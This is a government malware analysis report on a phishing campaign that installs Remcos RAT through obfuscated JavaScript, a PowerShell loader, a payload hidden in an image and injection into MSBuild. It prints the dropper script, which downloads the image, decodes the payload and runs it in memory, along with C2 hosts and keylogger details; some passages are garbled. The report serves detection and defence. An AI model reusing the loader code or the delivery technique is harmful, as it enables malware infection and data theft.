



**REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE**

**Technical analysis for the Remcos Rat malicious file
Spear-Phishing Attempt**

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Some of these restrictions include:

First phase:

Sources of information: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second phase:

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Technical Information

The National Cyber Security Authority (NCSA), as part of its ongoing monitoring of phishing and spear-phishing campaigns, has identified a new campaign that uses advanced methods to evade traditional email security systems. This campaign uses legitimate-looking email senders and a URL that refers to a cloud data storage platform (Mediafire), disguised as a PDF document.

After the user clicks on the document (attachment), they are redirected to a Mediafire URL, where the document is automatically downloaded. This mechanism bypasses security checks that often block direct email uploads. The downloaded document appears harmless at first glance, but in fact contains a script written in JavaScript, which is *obfuscated* – a technique used to hide the purpose and functionality of the code, making it more difficult for security systems and analysts to analyze.

After executing this *JavaScript script*, which masquerades as a legitimate application, a series of suspicious activities start running in the background. These activities include interactions with the system, the network, and the possibility of installing a *backdoor* for later access. The following report is a detailed technical analysis of the behavior of this malware and the techniques used by the threat actors.

File analysis

After opening the file with a text editor, several variables will be identified that have *obfuscated content* (hiding the functionality of the code) that are related to each other.

The variables in this file are mostly strings of characters, which during execution are concatenated, decoded, and then passed as parameters to other variables, a common method to hide from

Funambulation variables, **talons**, **occludes**, **thalis**, **correctness's**, hereon use JavaScript's **split** and **join** functions to reconstruct these character strings.

Figure 1 JavaScript file

The funambulation variable contains the decoded value **MSXML2.ServerXMLHTTP**.

[illegible]

The decoded URL contains a value of `hxxp[:]//paste[.]ee/d/se4Qrn03/0` which if we open in a sandbox environment will show us a javascript file with *obfuscated values* .


```
1 $guicowar = '0/QYq8oM8x/d/ee.e#sap//:sp##h'
2 $hypsmetrist = $guicowar -replace '#', 't'
3 $pondhawks = 'https://archive.org/download/new_image_20250413/new_image.jpg'
4 $nominally = New-Object System.Net.WebClient
5 $nominally.Headers.Add('User-Agent', 'Mozilla/5.0')
6 $reflectoire = $nominally.DownloadData($pondhawks)
7 $tooter = [System.Text.Encoding]::UTF8.GetString($reflectoire)
8 $thuya = '<<BASE64_START>>'
9 $slanting = '<<BASE64_END>>'
10 $arthrolycosa = $tooter.IndexOf($thuya)
11 $nanofossils = $tooter.IndexOf($slanting)
12 $arthrolycosa -ge 0 -and $nanofossils -gt $arthrolycosa
13 $arthrolycosa += $thuya.Length
14 $nonconditioned = $nanofossils - $arthrolycosa
15 $disleafing = $tooter.Substring($arthrolycosa, $nonconditioned)
16 $lepidosperma = [System.Convert]::FromBase64String($disleafing)
17 $cleanups = [System.Reflection.Assembly]::Load($lepidosperma)
18 $smailers = [dnlib.IO.Home].GetMethod('VAI').Invoke($null, [object[]] @(
19     $hypsmetrist, '', '', 'MSBuild', '', '', '', 'C:\Users\Public\Downloads',
20     'xylosma', 'js', '', 'ketofuranose', '2', ''
21 ))
```

[illegible]

hxxps://[.]archive[.]org/download/new_image_20250413/new_image[.]jpg from which we

understand that we are dealing with steganography .



Figure 8 new_image.jpg

variable **\$nominally** creates an object of type **WebClient** , then the variable **Headers** are also added. as user agent Mozilla/5.0 with the intention of downloading the image and storing it in the variable **\$ reflector**.

we print the value **\$disleafing** about the hidden payload that it is hidden in the picture followed by debug in powershell

```
script.ps1 [Read Only] X
1 $guicowar = '0/QYq8oM8x/d/ee.e#sap//:sp#h'
2 $shypsometrist = $guicowar -replace '#', 't'
3 $spondhawks = 'https://archive.org/download/new_image_20250413/new_image.jpg'
4 $nominally = New-Object System.Net.WebClient
5 $nominally.Headers.Add('User-Agent', 'Mozilla/5.0')
6 $reflectoire = $nominally.DownloadData($spondhawks)
7 $tooter = [System.Text.Encoding]::UTF8.GetString($reflectoire)
8 $thuya = '<<BASE64_START>>'
9 $slanting = '<<BASE64_END>>'
10 $arthrolycosa = $tooter.IndexOf($thuya)
11 $nanofossils = $tooter.IndexOf($slanting)
12 $arthrolycosa -ge 0 -and $nanofossils -gt $arthrolycosa
13 $arthrolycosa += $thuya.Length
14 $nonconditioned = $nanofossils - $arthrolycosa
15 $disleafing = $tooter.Substring($arthrolycosa, $nonconditioned)
16 $lepidosperma = [System.Convert]::FromBase64String($disleafing)
17 $cleanups = [System.Reflection.Assembly]::Load($lepidosperma)
18 $smailers = [dnlib.IO.Home].GetMethod('VAI').Invoke($null, [object[]] @($
19 $shypsometrist, 'MSBuild', 'C:\Users\Public\Downloads',
20 'xylosma', 'js', 'ketofuranose', '2', 'C:\Users\Public\Downloads',
21 ))

PS C:\Users\flare> C:\Users\flare\Desktop\script.ps1
True

Hit Line breakpoint on 'C:\Users\flare\Desktop\script.ps1:17'
[DBG]: PS C:\Users\flare> $thuya
<<BASE64_START>>

[DBG]: PS C:\Users\flare> $arthrolycosa
993432

[DBG]: PS C:\Users\flare> $disleafing
TVqQAIAAAAEAAAA/8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbmdvdCBiZSE

[DBG]: PS C:\Users\flare> |
```

It values vessels decoded BY **base64** and it is evident that we are dealing with an executable file.



We download this file and start the analysis.





Figure 11 FILE in .NET

If, we start the reverse *engineering* phase it is noted that the file has a name **TaskScheduler** . This file has imported several functions of Win32API such as **VirtualAlloc**, **VirtualProtect**, **WriteProcessMemory_API** etc. which give us an idea that the injection of payloads in any legitimate process is being attempted.



The powershell code that will be analyzed:

[**System.Reflection.Assembly**]:: **Load(\$lepidosperma)** which uses **powershell reflection** to dynamically load executable files or dll with the purpose execution of functions that are implemented

Then it is called the function **VAI** and the following parameters are passed:

```
$mailers = [dnlib.IO.Home].GetMethod('VAI').Invoke($null, [object[]] @(
    $hypsometrist, ',', ',', 'MSBuild', ',', ',', 'C:\Users\Public\Downloads',
    'xylosma', 'js', ',', 'ketofuranose', '2', ',',
))
```

Figure 1 VAI function

VAI function is the function which takes 17 parameters in total. Parameters that are more important are the payload of type *text* in figure no. 7 and the string of characters **MSBuild** .
Extracted executable files can't be called just by double clicking but we need to call the functions by creating other executable which we create on purpose calling the VAI function.




Figure 13 Calling the VAI function

This payload passes in other functions, gets transformed and injected in one process legitimate with the name **MSBUILD**. So, the file starts the legitimate process *MSBuild* and injects something the memory of this process, so we follow it with **debug** to find out what is being injected.
We placed a *breakpoint* in the class **Tools** in the functions *Api.WriteProcessMemory* and noticed a hex value at the beginning *0x4D* and *0x5A* . So we are dealing with a process injection in memory of the process *Msbuidl* .




Figure 14 Injection The A file THE executable IN MSbuild

We save this file on the Desktop and change extension .exe will get the file logo **Remcos rat**.




Figure 15 Remcos Rat.exe

Process Name	PID	Protocol	State	Local Address	Remote Address	Port
remcos_rat.exe	10624	TCP	Close Wait	192.168.101.111	50653	178.237.33.50

Figure 16 Command and control Remcos rat

```

2: }
3: pwVar15 = L"\\install.vbs";
4: pwVar5 = (wchar_t *)FUN_00439e5f(L"Temp");
5: pvVar4 = FUN_0040415e(auStack_a8,pwVar5);
6: FUN_00402ff4(local_90,pvVar4,pwVar15);
7: FUN_00401ee9(auStack_a8);
8: FUN_0040415e(auStack_c0,L"WScript.Sleep 1000\n");
9: thunk_FUN_00403202(auStack_c0,L"Set fso = CreateObject(\"Scripting.FileSystemObject\")\n");
10: if (param_5 == '\x01') {
11:     pwVar16 = L"\n";
12:     pwVar15 = L"";
13:     pvVar4 = FUN_0040415e(auStack_18, (wchar_t *) &DAT_0046fb08);
14:     pwVar5 = L"";
15:     pvVar9 = FUN_0040415e(auStack_30,L"fso.DeleteFile ");
16:     pvVar9 = FUN_00402ff4(auStack_48,pvVar9,pwVar5);

```

Figure 17 CreateObject and VBS script

We also noticed creating the **logs.dat** file in the path **C:\ProgramData\remcos\ logs.dat** which stores the all keyboard keys (Keylogger) .

```

1 4
2 [2025/04/23 15:28:25 Offline Keylogger Started]
3
4 [Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-1K5R0C1\flare] (Administrator)]
5
6 [Program Manager]
7
8 [Selected Tab]
9

```

Figure 18 Keylogger

During debug tracking Remcos Rat we will record domain connection **funky333[.] duckdns [.]org** at port **31832**

```

03E5 10      sub     esp,10
8D47 34      lea     eax,dword ptr ds:[edi+34]
8BCC      mov     ecx,esp
BA 382F4600 mov     edx,remcos_rat.462F38
50        push   eax
E8 0F0A0000 call    remcos_rat.4052FE
83EC 14      sub     esp,14
8BCC      mov     ecx,esp

```

eax:&"funky333.duckdns.org:31832", [edi+34]:&"funky333.duckdns.org:31832"
edx:&"TLS Handshake... | ", 462F38:&"TLS Handshake... | "
eax:&"funky333.duckdns.org:31832"

Figure 19 domain The duckdns and gateway

MITRE ATT&CK

	MITRE ATT&CK Tactics	MITRE ATT&CK Technique	Description
Initial Access	Initial Access	Phishing: Malicious File (T1566.002)	Image email (e.g., .jpg) containing a steganographically hidden payload.
Execution	Execution	Command and Scripting Interpreter (T1059.003)	Script or command that extracts and executes the payload from the image.
Defense Evasion	Obfuscated Files or Information	T1027	Payload hidden through steganography to avoid AV/EDR.
Persistence	Boot or Logon Autostart Execution	Registry Run Keys (T1547.001)	Remcos is configured to start with the system through the registry.
Privilege Escalation	Privilege Escalation	Injection Process (T1055)	Malicious code is injected into a legitimate process to gain more privileges.

Defense Evasion	Defense Evasion	Hollowing Process (T1055.012)	Remcos is injected into a process known as msbuild.exe to disguise itself.
Command and Control	Command and Control	Ingress Tool Transfer (T1105)	Remcos can download other tools for additional functions.
Command and Control	Command and Control	Non-Application Layer Protocol (T1095)	Communication with the C2 server through invisible protocols for detection.

Indicators of Compromise

B3E3378BBB469B63B91D7A6728DCD277E68954F01739D3A9C0DE2EF213A8641D	remcosrat.exe
609AE660CAD82A9D0C4926844E2AED2293363336CA91EE0F4F05F6564C08025A	Order Purchase A----- -----00374 pdf.js
0DF13FD42FB4A4374981474EA87895A3830EDDCC7F3BD494E76ACD604C4004F7	Microsoft.Win32.TaskS cheduler
375E7EA8926B23D081465D02E9A195B8142A12F525A8EE9CE590C9FA173AFCD7	Purchase Order A----- -----00374 pdf.lzh
238D6EF69FF9A719F15FDEE8309CF7ACC12E0593BD7E65274ED8F2F2A6E924B9	New_image.jpg
hxxps[://]ia801700[.]us[.]archive[.]org/6/items/new_image_20250413/new_image[.]jpg	Dropper
hxxp[://]paste[.]ee/d/se4Qrn03/0	Dropper
hxxps [:/ /]paste [.] ee /d/x8Mo8qYQ/0	Payload
funky 333[.] duckdns [.] org	C2
178[.]237[.]33[.]50	C2

RECOMMENDATIONS

The National Cyber Security Authority recommends:

- Immediate blocking of the Indicators of Compromise, mentioned above, on your protective

devices.

- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Training non-technical staff about "Phishing" attacks and ways to avoid infection from them.
- Installing network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- The identified systems should be segmented into different VLANs, applying "Access control lists for the entire network perimeter", web services should be separated from their databases, Active Directory should be in a separate VLAN.
- Application and use of the LAPS technique for Microsoft systems, for managing Local Administrator passwords.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor, and block malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the behavior level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- Design a user access management solution "Identity Access Management" to control user identity and privileges in real time according to the "zero-trust" principle.